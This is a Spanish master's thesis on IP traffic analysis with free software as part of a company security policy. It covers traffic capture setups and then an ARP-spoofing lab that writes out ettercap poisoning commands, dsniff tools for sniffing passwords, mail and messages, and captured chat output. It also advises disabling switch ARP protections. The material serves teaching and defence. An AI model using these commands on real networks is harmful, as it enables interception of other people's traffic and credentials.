Universidad Politécnica de Madrid
Escuela Técnica Superior de Ingenieros de Telecomunicación

ANÁLISIS DE TRÁFICO "IP" PARA MEDIANAS EMPRESAS BASADO EN SOFTWARE LIBRE COMO PARTE DE UNA POLÍTICA DE SEGURIDAD INFORMÁTICA

TRABAJO FIN DE MÁSTER

José Guillermo Fiallos Noboa

2012

Universidad Politécnica de Madrid
Escuela Técnica Superior de Ingenieros de Telecomunicación

Máster Universitario en
Ingeniería de Redes y Servicios Telemáticos

TRABAJO FIN DE MÁSTER

ANÁLISIS DE TRÁFICO "IP" PARA MEDIANAS EMPRESAS BASADO EN SOFTWARE LIBRE COMO PARTE DE UNA POLÍTICA DE SEGURIDAD INFORMÁTICA

Autor
José Guillermo Fiallos Noboa

Director
Víctor A. Villagrá González

Departamento de Ingeniería de Sistemas Telemáticos

2012

Resumen

Toda persona a cargo de un sistema de información en determinada instancia debe enfrentarse a una pérdida de conectividad o de rendimiento en la red que gestiona; en ese caso sabrá que no siempre es sencillo un diagnóstico, ya sea por falta de recursos o por desconocimiento de las herramientas apropiadas. Conocer la naturaleza del problema no siempre se encuentra documentado, efectuar un análisis de tráfico para saber que existe cursando lógicamente por el bus de la red esquematiza el panorama.

El presente documento se fundamenta en la necesidad práctica existente en empresas de modesta infraestructura y presupuesto, para las cuales el análisis de tráfico IP basado de software libre, es una alternativa confiable y viable, que forma parte de una adecuada política de seguridad informática.

El desarrollo didáctico ha partido con la justificación de la temática y el alcance planteado, basándose en el panorama de las soluciones existentes actualmente en el mercado. En una segunda parte se efectúa la descripción de los componentes y herramientas informáticas a ser empleadas, así como los esquemas de posibles interconexiones lógicas-físicas. Como tercera instancia se ha ejemplificado los más representativos ataques en redes de información detallando la mecánica, la alteración de parámetros y las posibles formas de mitigación. Una cuarta sección refuerza el conocimiento de las herramientas de software libre disponibles para el diagnostico y análisis de vulnerabilidades; se lista algunos ejemplos de una gama bastante amplia que el lector puede ahondar acorde su tendencia e intereses particulares. La parte final del documento expone las conclusiones, recomendaciones y planteamiento para trabajos futuros.

Abstract

Every administrator of an information system in determinate instance must face a loss of connectivity or performance network managed, then, it's not always easy to diagnose either by lack of resources or ignorance of appropiate tools. Knowing the nature of the problem is not always written, make a traffic analysis to know that is traveling logically in the network's bus, helps to outlines the picture.
This document is based on the practical need, existing on business with a limited infrastructure and budget, for the which the *IP* traffic analysis based on free software is a reliable and viable alternative, which is a part of an appropriate security policy.

The development has started with the justification of the topic and proposed scope, based on the outlook of the solutions currently on the market. A second part makes a description of components and tools to be employed, as well as the possible patterns of the logical-physical interconnections. As a third instance, has been exemplified the most representative attacks on information networks, detailing the mechanics, the alteration of parameters and possible forms of mitigation. A fourth section reinforces the knowledge of free software tools available for diagnosis and analysis of vulnerabilities, it lists some examples of a fairly wide range, that reader may delve taking into account trends and particular interests. The final part presents conclusions, recommendations and approach for future works.

Índice

Índice de figuras y tablas

Siglas

ACK acknowledgement
ACLs Access control lists
ARP Address resolution protocol
CAM Content addressable memory
CNA Cisco network assistant
DDoS Distributed denial of service
DHCP Dynamic host configuration protocol
DMZ Demilitarized zone
DNS Domain name system
DTP Dynamic trunking protocol
EXIF Exchangeable image file format
FOCA Fingerprinting organizations with collected archives
FTP File transfer protocol
GNU Gnu No es Unix
HOIC HOIC High orbit ion cannon
HTTP Hypertext transfer protocol
ICMP Internet control message protocol
IEEE Institute of Electrical and Electronics Engineers
IEFT Internet engineering task force
IP Internet protocol
IPS Intrusion detection system
IDS Intrusion prevention system
ISL Inter switch link
ISP Internet service provider
LAN Local area network.
LINUX Core of UNIX
LOIC Low orbit ion cannon
MAC Media access control
MARS Monitoring analysis and response system
MitM Man in the middle
MSN Messenger service network
NAT Network address translation
OPNET OPtimized network engineering tools
PLC Programmable logic controller
POP3 Post office protocol 3
RFC Request for comments
RPCAP Remote packet capture system
RTS Request to sent
SCADA Supervisory control and data acquisition
SMTP Simple mail transfer protocol
SPAN Switched port analyzer
SQL Structured query languaje
SSH Secure shell
TCP Transpor control protocol
TTL Time to live
UDP User datagram protocol
URL Uniform resource locator
VACL VLAN access control list
VLAN Virtual local area network

1. INTRODUCCIÓN

Seguridad Informática y Seguridad de la información, dos conceptos fundamentales y necesarios que hacen contrapartida a cualesquier evento que viole la privacidad de la información, obteniendo unos privilegios que no le corresponden a un usuario, haciendo un uso desmedido de los recursos o modificando información legítima contenida en una máquina; como pueden ser bases de datos, documentos sensibles e inclusive suplantación de identidad.

Los orígenes se encuentran asociados con la invención misma de los sistemas informáticos, un primer indicio en 1960 cuando en el Instituto de Tecnología de Massachusetts se introdujo la palabra "Hacker" en connotación de una alta competencia técnica direccionada para comprobar la confiabilidad y robustez de los algoritmos matemáticos empleados en los sistemas informáticos emergentes en aquel instante. Ha partir de este punto histórico la búsqueda de vulnerabilidades en los sistemas informáticos ha viajado paralelamente con la evolución tecnológica propia y con el volumen de información ya asimilada como un patrimonio de empresa.

No obstante, la búsqueda de debilidades en un sistema o red de datos no siempre es con ánimo de mejorar sus prestaciones, en el otro lado de la técnica la lista de ejemplos exitosos de intromisiones públicas es infinita; mencionando ***phone phreaking*** *(1971)* manipulación de redes telefónicas de AT&T[1]; ***war dialing*** *(1983)* establecimiento de conexiones falsas con módems análogos para alteración de bases de datos; ***operation Sundelvil*** *(1990)* robo y adulteración de documentación militar de varias naciones; ***SQL Slammer*** *(2003)* colapso de la plataforma de internet por un lapso de una semana; ***Russian DDoS*** *(2009)* la primera *cyber*-guerra basada en negación de servicios informáticos en contra del estado de Georgia en retaliación a la invasión de la región de *Ossetia*; ***robo de identidades en redes sociales*** *(2012)* obtención y divulgación de información comprometedora de personalidades mundiales.

Las menciones cronológicas demuestran que con las nuevas prestaciones tecnológicas introducidas, las vulnerabilidades y la calidad de información sensible han aumentado vertiginosamente comprometiendo a un mismo nivel a un usuario particular como a redes de nivel mundial.

[1] **AT&T:** American Telephone and Telegraph.

1.1 Vulnerabilidades

Hoy en día se habla de sistemas distribuidos, capacidad de procesamiento en GB/s y redes de altas prestaciones, avances tecnológicos que evidencian una creciente dependencia de las redes de información para las tareas personales cotidianas como para las labores en una sociedad globalizada. Como resultado, las nuevas prácticas informáticas llevan una multitud de cambios en todas las facetas sociales prevaleciendo la seguridad en la red mientras, los usuarios intentan comprender y administrar los riesgos asociados.

Pero cómo se conciben a las vulnerabilidades y la seguridad frente a un ataque, se puede describir como una vulnerabilidad a toda debilidad o agujero en un sistema que permita a un atacante violar la confidencialidad, integridad, disponibilidad, control de acceso, y consistencia del sistema o de sus datos y aplicaciones. Materializándolos en una sustracción, robo, alteración o eliminación de la información contenida.
En cambio la seguridad es todo procedimiento y herramienta empleada en prevenir y corregir las vulnerabilidades con el objetivo de conservar la integridad de la información.

Una norma básica de seguridad radica en la asignación a cada usuario sólo de los permisos necesarios para poder cubrir los procesos de su trabajo sin poner en riesgo la operatividad de los demás asociados.
El nivel de seguridad que se necesita en un sistema depende de su situación concreta, un usuario doméstico con conexiones esporádicas a Internet debe preocuparse de salvaguardar información focalizada en un punto; mientras en una oficina, empresa ó universidad el panorama es muy diferente al servir de pasarela de una o varias subredes internas hacia el exterior.

Con el flujo libre de información y la gran disponibilidad de variados recursos, los administradores de las empresas deben conocer y perfilar todas las amenazas posibles para sus redes, dichas amenazas toman muchas formas pero el resultado es siempre la perdida de la privacidad, propiedad de recursos y la posibilidad de destrucción de la información.

La propia complejidad de la red es una dificultad para la detección y corrección de los múltiples y variados problemas de seguridad que se van vislumbrando.

Además de las políticas de seguridad bien conocidas (control de accesos lógicos-físicos, autentificación, autorización, *honey pots*[2] y herramientas criptográficas, entre otras) es importante incorporar un complemento de seguridad y análisis transparente de incidencias a nivel del bus de intercambio de información. La justificación de ¿por qué? se ha sugerido un análisis en esta instancia de la red, es por la facilidad y transparencia en la toma de muestras en el medio compartido, por donde la información autentica y modificada debe cursar; incluyendo que es lugar donde problemas de configuración y de nivel físico se ven reflejados.

El empleo del bus de transmisiones es necesario, una obligación de conectividad, tanto para el atacante como para la victima, añadiendo que si se emplea herramientas de software flexibles y versátiles para el cometido se puede obtener un nivel de seguridad y funcionalidades aceptables.

1.2 Introducción al Análisis de Tráfico

En este orden, todo administrador de redes en determinada instancia debe enfrentarse a una pérdida de conectividad o de rendimiento en la red que gestiona; en ese caso sabrá que no siempre es sencillo un diagnóstico, ya sea por falta de recursos o por desconocimiento de las herramientas apropiadas.
Gran parte de los citados inconvenientes tienen un origen basado en una mala configuración del entorno como puede ser tormentas broadcast[3], spanning-tree[4] defectuosos, enlaces redundantes, etc. Más, en determinadas ocasiones y circunstancias, puede tratarse de ataques inducidos por terceros que pretenden una intrusión ó dejar fuera de servicio un servidor web mediante un ataque DoS[5], husmear tráfico mediante un envenenamiento ARP o simplemente infectar algunos equipos con código malicioso para que formen parte de un botnet[6] o zombi.

Conocer la naturaleza del problema no siempre se encuentra documentado, efectuar un análisis de tráfico para saber que existe cursando lógicamente por el bus de la red esquematiza el panorama. Con tal propósito, existen en el mercado dispositivos avanzados como el "*appliance MARS*" (*Monitoring, Analysis and Response System*)

---

2 **Honey pots:** programas que se limitan a simular sistemas operativos no existentes en la realidad.

3 **Tormenta Broadcast:** Evento de red no deseado en el que varios paquetes de difusión se envían simultáneamente a todos los segmentos de la red.

4 **Spanning-three:** protocolo de capa 2, cuya función es la de gestionar la presencia de bucles en topologías de red debido a la existencia de enlaces redundantes.

5 **DoS:** ataque de negación de servicio.

6 **Botnet:** conjunto de robots informáticos o bots, que se ejecutan de manera autónoma y automática.

de *Cisco* o varios *IDS/IPS*[7] basados en hardware de diversos fabricantes. Pero estas soluciones propietarias no siempre están al alcance de todas las empresas ya que su coste puede que no cumpla un principio básico de proporcionalidad y, por lo tanto, no se justifica su adquisición.
La introducción del presente trabajo se fundamenta en la necesidad práctica existente en empresas de modesta infraestructura y presupuesto, para las cuales el análisis de tráfico IP basado en herramientas de software asequibles, es una alternativa confiable y viable que forma parte de una adecuada política de seguridad informática.

El objetivo general trazado es presentar ejemplos prácticos de ataques en escenarios de área local, ofreciendo una panorámica de apoyo para auditar los entornos empleando un analizador de tráfico y otras herramientas de software libre. Efectuando las siguientes aportaciones:

- Sensibilizar a los administradores y técnicos de las ventajas de auditar la red con un analizador de tráfico.

- Detectar y acotar en gran medida, los problemas generados por las intrusiones más comunes.

- Ejemplificar los casos más generalizados de ataques en redes de área local.

- Proponer acciones de mitigación para los ataques generados.

Especificando el alcance y contenido del documento, se ha partido con la justificación de la temática y el aporte en la investigación, basándose en el panorama de las soluciones existentes actualmente en el mercado.
En una segunda parte se efectúa la descripción de los componentes y herramientas informáticas a ser empleadas, así como los esquemas de posibles interconexiones lógicas-físicas más adecuadas.
Como tercera instancia se emula los intentos de intrusión, observados desde un "*port mirroring*"[8], el entorno de pruebas consta de un conmutador administrable, un servidor de contenido, un equipo atacante y, una máquina con el analizador de tráfico *Wireshark*[9] (escogido por sus prestaciones). Cada ejemplo presentado dispondrá de una breve introducción teórica, la mecánica empleada más la forma de mitigación propuesta, con el apoyo de gráficos y tablas pertinentes. Hardware y Software empleado de referencia en la sección "anexos".

---

[7] **IDS/IPS:** Intrusion Detection System / Intrusion Prevention System.

[8] **Port mirroring:** direccionamiento lógico del trafico cursante por un domino hacia un puerto en especial para análisis.

[9] ***Wireshark*:** analizador de protocolos de licencia GNU, conocido antes como Ethereal.

Una cuarta sección refuerza el conocimiento de las herramientas de software libre disponibles para el diagnostico y análisis de vulnerabilidades; se lista algunos ejemplos de una gama bastante amplia que el lector puede ahondar acorde su tendencia e intereses particulares.

El siguiente aporte es una sección donde se sugiere el uso del análisis de tráfico vinculado con un ambiente de pequeña y mediana empresa, incluyendo un grafico ilustrativo de la flexibilidad de la técnica de análisis de tráfico basado en software.

La parte final del documento expone las conclusiones, recomendaciones y planteamiento para trabajos futuros.

2. ANÁLISIS DE TRÁFICO.

Conocer el origen de un incidente en un entorno de red, es el primer paso que posibilita tomar las contramedidas necesarias y conseguir una correcta protección. En este punto, los analizadores de tráfico pueden resultar de gran utilidad para detectar, evaluar, correlacionar información cursante e identificar las amenazas de red para posteriormente limitar su impacto; constituyéndose este procedimiento en una política de seguridad de alta prioridad por su interrelación directa con medio físico empleado.

2.1 Análisis de tráfico como una política de seguridad

IETF[10] en su recomendación *RFC1244* [1]; en la sección "*3.2 Identifing Possible Problems"* establece: "para determinar riesgos y vulnerabilidades estas incidencias deben ser identificadas. Parte del propósito de una política es ayudar a apuntalar las debilidades y por lo tanto disminuir el riesgo en la mayor cantidad de áreas".

El enfoque que la recomendación menciona es aportar con procedimientos que se enmarquen en los ámbitos de:

- Observar lo que se está tratando de proteger.
- Mira lo que se necesita para protegerlo de.
- Determinar la forma en que las amenazas son efectuadas.
- Llevar a la práctica medidas que protejan sus activos en un relación costo-eficacia.
- Realizar el proceso continuamente, y cada vez que exista una anomalía.

Efectuar un análisis de trafico cursante en una red, ya sea de forma preventiva o correctiva se enmarca de manera adecuada con las definiciones de una Política de Seguridad Informática valedera. Destacando la flexibilidad, cantidad y escalamiento de resultados que se pueden obtener al emplearse una herramienta basada en software; complementándose con otros lineamientos propios del entorno de cada empresa.

2.2 ¿ Por que software libre …?

Referirse a herramientas de software en entornos de monitoreo para redes informáticas es sinónimo de flexibilidad, escalabilidad; facilidades que un componente de hardware no puede ofrecer, remarcando las condiciones de costo.

[10] IEFT: Internet Engineering Task Force.

Trasladando estas características de las herramientas basadas en software a las aplicaciones de seguridad informática; el resultado es una versatilidad en el análisis continuo, permanente y variado de los protocolos que propician los entornos seguros. Las empresas fabricantes de equipos de conmutación tienen definido el panorama al hablar de aplicativos de análisis de tráfico, emplean software propietario incluido en la licencia del equipo al momento de la compra y extendiéndola por los periodo de contratación de soporte técnico. Este inconveniente a parte de ser una constante inversión y permanente relación con el fabricante, restringe un diagnóstico más amplio en el bus de comunicaciones más allá de los protocolos o características que el fabricante se encuentre interesado en ofrecer.

La limitación presentada ante el software propietario es superada por las herramientas informáticas con licencia *GNU*[11], que son aplicativos puntuales para monitorear un protocolo y posibles variantes; desarrollado por personas o empresas expertas en seguridad de redes que liberan el código para que continúe desarrollándose por el aporte de otros usuarios. Cabe destacar que algunas de esta herramientas también son desarrolladas por personas envueltas en el otro lado del negocio de la seguridad sirviendo de contrapartida.

En este punto, *Wireshark* analizador de protocolos, encaja con los criterios de adaptabilidad y flexibilidad que exige la seguridad informática hoy en día. *Wireshark* implementa una amplia gama de filtros que facilitan la definición de criterios de búsqueda para los más de 1150 protocolos soportados actualmente (versión 1.6.8); y todo ello por medio de una interfaz sencilla e intuitiva que permite desglosar por capas cada uno de los paquetes capturados. Gracias a que *Wireshark* "entiende" la estructura de los protocolos, podemos visualizar los campos de cada una de las cabeceras y capas que componen los paquetes monitorizados, proporcionando un gran abanico de posibilidades al administrador de redes a la hora de abordar ciertas tareas en el análisis de tráfico. Existen situaciones en las que *Wireshark* no es capaz de interpretar ciertos protocolos debido a la falta de documentación o estandarización de los mismos, en cuyo caso la ingeniería inversa puede abordar la situación.

Es importante adicionar que las funcionalidades empleadas en el presente informe solo representan una pequeña parte de todo el potencial que pueden ofrecernos las herramientas de software libre, más el objetivo principal es servir de orientación para una persona que necesite detectar, analizar o solucionar anomalías de red.

El desarrollo del trabajo mencionará y hará uso de los más difundidos paquetes informáticos con licencia *GNU*.

[11] **GNU:** Gnu no es UNIX "General Public License".

2.3 Dónde realizar la captura de datos

La primera instancia para poder evaluar y/o auditar una red será definir dónde analizar el tráfico. Imaginemos un escenario común:

a) Nos encontramos en un entorno conmutado formado por varios *switches*, unos cuantos equipos y un servidor de ficheros.

b) El rendimiento de la red ha disminuido en los últimos días y desconocemos la causa.

c) Carecemos de un *IDS* que pueda dar la voz de alarma sobre algún ataque o anomalía en la red y sabemos que el servidor es suficiente, en cuanto a tasa de transferencia se refiere.

d) Los equipos de red no cuentan con protocolos como *Netflow*[12] para poder analizar tráfico remotamente por lo que decidimos emplear una analizador de tráfico intercalado en canal de acceso.

La primera duda que surge es dónde instalarlo. A pesar de parecer lógico instalar el analizador en el propio servidor de ficheros para observar el tráfico que transita por ese segmento de red, nos encontraremos con situaciones en las cuales no es posible acceder físicamente, por ejemplo en entornos *SCADA*[13]. En este caso se mostrarán algunas alternativas en el uso de técnicas que permitan llevar a cabo una captura de tráfico sin necesidad de instalar un aplicativo en el propio servidor. La excepción a esta regla será analizada en el método de captura remota.




Figura 2.1: Métodos de Captura para análisis de trafico en redes LAN.
Fuente: Bosquejo parte del documento.

[12] **Netflow:** protocolo propietario para análisis de tráfico IP.

[13] **SCADA:** Supervisory Control And Data Acquisition. Supervisión con controladores autónomos.

2.3.1 Utilizando un Hub

Al conectar un equipo con una aplicación de análisis de tráfico, como *Wireshark,* a uno de los puertos del conmutador, solo veríamos las tramas que transcurren entre el *switch* y la máquina con el aplicativo, resultando de poca utilidad. El conmutador divide a la red en segmentos, creando dominios de colisión separados y eliminando, de esta forma, la necesidad de que cada estación compita por el medio.
(En un entorno *switch* únicamente se envía tramas a todos los puertos, pertenecientes a la misma *VLAN*, cuando se trata de una difusión o *broadcast*. Por ejemplo, para saber la dirección física de alguna máquina).

Una de las alternativas que tenemos para alcanzar nuestro propósito es hacer uso de un *hub o* concentrador de red*,* como se aprecia en la Figura 2.1, interconectándolo en el mismo segmento de red donde se encuentra nuestro servidor. Al tratarse ahora de un medio compartido, todo el tráfico entre el *switch* y el servidor podrá analizarse en un equipo con la aplicación de escucha.

2.3.2 Port Mirroring

Port Mirroring o modo *SPAN*[14] conocido así en algunos equipos conmutadores disponibles en el mercado, es una funcionalidad que permite duplicar el tráfico que transcurre por uno o varios puertos del *switch* y replicarlo a un puerto en especifico. Se debe tomar en consideración que el puerto configurado como *mirroring* tiene que poseer al menos de igual velocidad como el puerto/puertos a monitorizar para evitar pérdida de tramas. Esta funcionalidad es empleada por la mayoría de administradores para instalar *IDS* u otras herramientas de escucha en la red.

Cabe destacar que *port mirroring* direcciona todo el trafico para luego aplicar un filtraje, en cambio efectuar una configuración de *VACL (VLAN access control list),* posibilita especificar *ACLs* para seleccionar el tipo de tráfico en el que estamos interesados [2]. La siguiente figura esquematiza la función de diagnostico.

[14] **SPAN:** Switched Port Analyzer, funcionalidad que permite duplicar el tráfico que transcurre por uno o varios puertos del switch y replicarlo a un puerto en específico.




*Figura 2.2: Función "*Diagnostics*", equivalente a un "*port mirroring*" en un equipo* Cysco.
Fuente: Cisco Network Assitant (CNA)[15], instalado en un equipo de trabajo.

Algunos dispositivos cuentan con funcionalidades como *Protocol Analyzer* [3], gracias a la cuales se puede capturar tráfico desde una sesión *SPAN* y almacenar los paquetes en memoria local, para posteriormente exportarlos en un fichero de formato (*.cap* ó *.libcap*)[16] y analizar el contenido filtrando un protocolo en especifico con herramientas de proveedores independientes como *Wireshark* u *Opnet*[17].

2.3.3 Modos Bridge

En caso de no tener acceso a un conmutador administrable, una alternativa es emplear un equipo con dos tarjetas de red para intercalarlo entre el *switch* y el servidor, Figura 2.1. Consiste en un *MitM* (*Man in the Middle*), a nivel físico, donde se obtiene un acceso pasivo a todo el caudal de tráfico.

Existen varias opciones para poner un equipo en este modo de funcionamiento, pero destacamos las *bridge-utils* (paquete de utilidades *bridge* para *LINUX*) por su facilidad de instalación y configuración. Únicamente se crear un interfaz de tipo *bridge* añadiendo las interfaces físicas que forman parte de dicho puente, posteriormente se levanta la nueva interfaz común y se ejecuta un analizador de tráfico. El inconveniente de éste método de captura es la pérdida de tramas durante su instalación, situación que en ciertos escenarios no es asumible. Ejemplo de configuración *bridge-utils*:

```
root@upmtest:~# brctl addbr mybridge
root@upmtest:~# brctl addif mybridge eth0
root@upmtest:~# brctl addif mybridge eth1
root@upmtest:~# ifconfig mybridge up
```

[15] **CNA:** Cisco Network Assistant.
http://www.cisco.com/cisco/software/release.html?mdfid=280771500&softwareid=280775097&release=5.7.6

[16] **.cap/.libcap:** Extensiones para archivos Generic Network Capture Document / Formato de archivo para información de captura de tráfico.

[17] **OPNET:** OPtimized Network Engineering Tools.

2.3.4 ARP Spoof

Se trata de un método ofensivo e invasivo que únicamente es útil en entornos no críticos, donde prima cierta necesidad en interceptar tráfico entre varias máquinas.
El objetivo es que el equipo que se desea monitorizar envíe todas las tramas a través de nuestro ordenador donde tendremos *Wireshark* ejecutándose. El proceso se lleva a cabo contaminando la cache de los equipos involucrados con una asociación *IP/MAC*[18] falsa ayudados por *Ettercap*[19], el procedimiento es equivalente a efectuar un *MitM* soportado en un conmutador. Algunos *switches* disponen de funcionalidades que les permiten detectar este proceso (véase *Dynamic Arp Inspection* y *DHCP Snooping* [4]), por lo que es importante deshabilitar dicha funcionalidad en los dispositivos de red si no queremos que nuestro puerto entre en modo *shutdown.* Un comando de ejecución *Ettercap* en entorno *LINUX* (servidor 192.168.1.32, *Gateway*: 192.168.1.1).

```
root@upmtest:~# ettercap -T -M arp:remote /192.168.1.33/ /192.168.1.1/ &test
```

2.3.5 Captura remota

Cuando una captura de tráfico localmente no es permitida se puede emplear *RPCAP* (*Remote Packet Capture System*), en este caso será necesario ejecutar un programa servidor *(rpcapd)* junto con las librerías necesarias en el equipo a monitorizar, más un complemento en el cliente donde se visualizarán resultados.
El método es apropiado para entornos no críticos donde tenemos posibilidad de instalar un software en el equipo cuyo tráfico queremos analizar, con el riesgo que ello conlleva para la estabilidad y rendimiento. Para la configuración del servidor, únicamente hay que ejecutar *rpcapd.exe*, incluido en la instalación de *WinPcap*[20].

```
C:\Program Files\WinPcap>rpcapd.exe –n –p 6666
Press CTRL + C to stop the server...
```

Existen dos modos de funcionamiento, un activo en cual el atacante tratará de establecer una conexión hacia el cliente para que éste envíe los comandos adecuados al servidor. Este modo de funcionamiento será útil cuando el atacante esté detrás de un *Firewall* que no tenga *NAT* configurado para su conexión desde el exterior.
En el segundo caso, será el cliente el que inicie la conexión con el servidor para comenzar a monitorizar datos el atacante.

---

[18] **IP/MAC:** Internet Protocol/Media Access Control address.

[19] **Ettercap [5]:** Interceptor/sniffer/registrador para LANs con *switch*. Permite efectuar un MITM (man in the middle).

[20] **WinPcap:** http://www.winpcap.org/

Una alternativa para la captura remota de datos es redirigir la salida de *tcpdump*[21] desde una conexión *ssh (Secure Shell)*.

```
root@upmtest:~# ssh root@192.168.1.200 tcpdump –w – 'port ¡6666' | Wireshark –k –i –
root@192.168.1.33's password:
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
```

Indiferente de los dos casos citados se necesita de *Wireshark* como *root/administrator* para la captura de los datos, desde *Capture* >> *Options* y especificando en *Interface* el tipo *Remote*.




Figura 2.3: Conexión al servidor rpcapd.
Fuente: Captura en la realización del trabajo.

[21] **tcpdump:** http://www.tcpdump.org/

3. IDENTIFICACIÓN DE ATAQUES EN REDES DE ÁREA LOCAL MEDIANTE ANÁLISIS DE TRÁFICO

La sección 3 se encuentra orientada a describir la mecánica de ejecución de algunos ataques en redes de área local con el objetivo de esquematizar los patrones de paquetes obtenidos al analizar el bus físico de comunicación; conjuntamente con la explicación de una medida de mitigación.

3.1 ARP Spoof

ARP Spoofing, también conocido como *ARP Poisoning* o *ARP Poison Routing*, es una técnica usada para infiltrarse en una red Ethernet conmutada, que puede permitir al atacante husmear paquetes de datos, modificar el tráfico, o incluso detenerlo.

El principio del *ARP Spoofing* es enviar mensajes *ARP* falsos al bus *Ethernet,* normalmente la finalidad es asociar la *MAC* del atacante con la dirección IP de otro nodo de confianza, la mayor probabilidad de asociación es con la puerta de enlace predeterminada.

Para llevar a cabo la parte práctica de ésta técnica se esquematiza:

Escenario: "*Arp-Spoof*" incluido en la figura 2.1, "*port mirroring*" en la sección 2.3.

Usuario(192.168.1.33) <--->*Gateway*(192.168.1.1)<--->Atacante(192.168.1.13)

Software: *ettercap* [5], *dsniff*[22] [6].

Dsniff se compone de las siguientes herramientas:

- filesnarf -> Captura y guarda ficheros pasados vía NFS.
- dsniff -> *Sniffer* de contraseñas.
- mailsnarf -> Captura el trafico *POP3* y *SMTP*, guarda el resultado en formato *mailbox.*
- msgsnarf -> Registra mensajes de sesiones de mensajería instantánea tipo *msn*.
- webspy -> Visualiza en tiempo real el trafico web de la victima inyectando el trafico en un navegador. modo "super-usuario" en ambiente *LINUX*, por razones de modificación de librerías dinámicas
- arpspoof -> Envenena la cache *ARP.*
- dnspoof -> Falsifica respuestas *DNS*.
- macof -> Inunda la red con direcciones MAC falsas provocando DoS.
- sshow -> Analiza el trafico *SSH* en versión 1 y 2.
- tcpkill -> Mata conexiones establecidas.
- tcpnice -> Ralentiza conexiones.

Un detalle de la instalación del software asociado se expone a continuación; resaltando el hecho que las sentencias deben efectuarse en.

[22] Dsniff [6]: Una colección completa de herramientas para auditoría de la red y pruebas de penetración.

```
root@upmtest:~$ sudo su                          */(modo superusuario LINUX)/
[sudo] password for upmtest: *******
root@upmtest:~# apt-get install ettercap
root@upmtest:~# apt-get install dsniff
```

En la siguiente zona de comandos, la primera sentencia: "*echo 1 > /proc/sys/net/ipv4/ip_forward*" sirve para mantener el flujo de tráfico constante en sentido atacante-usuario, eliminando al máximo la percepción del procesamiento intermedio. A continuación algunas opciones de comandos:

-T: Especifica el uso de la interfaz basada en texto.
-q: Ejecuta los comandos en modo silencioso sin imprimir resultados en la pantalla
-M arp: Inicializa el envenenamiento *MitM-ARP*, para intercepción de tráfico.
// // : Especifica la direcciones completas de los objetivos. /Usuario/ /Gateway/.

```
root@upmtest:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@upmtest:~# ettercap –Tq -M arp:remote /192.168.1.33/ /192.168.1.1/
ettercap NG-0.7.4.2 copyright 2001-2005 ALoR & NaGA

Listening on eth0... (Ethernet)
  eth0 ->    00:1C:42:A0:B7:CA     192.168.1.100     255.255.255.0
SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to UID 65534 GID 65534...

  28 plugins
  41 protocol dissectors
  56 ports monitored
7587 mac vendor fingerprint
1766 tcp OS fingerprint
2183 known services

Scanning for merged targets (2 hosts)...

* |==================================================>| 100.00 %

2 hosts added to the hosts list...

ARP poisoning victims:

 GROUP 1 : 192.168.1.1 98:8B:5D:21:96:1C
 GROUP 2 : 192.168.1.33 00:1C:42:A0:B7:CA
Starting Unified sniffing...

Text only Interface activated...
Hit 'h' for inline help
```

En una ventana de consola independiente se efectúa la comprobación de que "MitM" se encuentra funcionando, en éste caso se captura los paquetes de mensajería instantánea, *ettercap* realiza automáticamente y periódicamente el envenenamiento de la tabla *ARP* tanto del *gateway* como del usuario; demostrando la validez de la técnica.

```
root@upmtest:~# msgsnarf –i eth0
msgsnarf: listenig on eth0
Jun 15: 19:33:39 MSN upmtest@hotmail.com > unknown: Hola
Jun 15: 19:33:55 MSN 42 > unknown: Cómo te va amigo…?
Jun 15: 19:36:35 MSN 43 > unknown: hey, sigues ahi…?
```

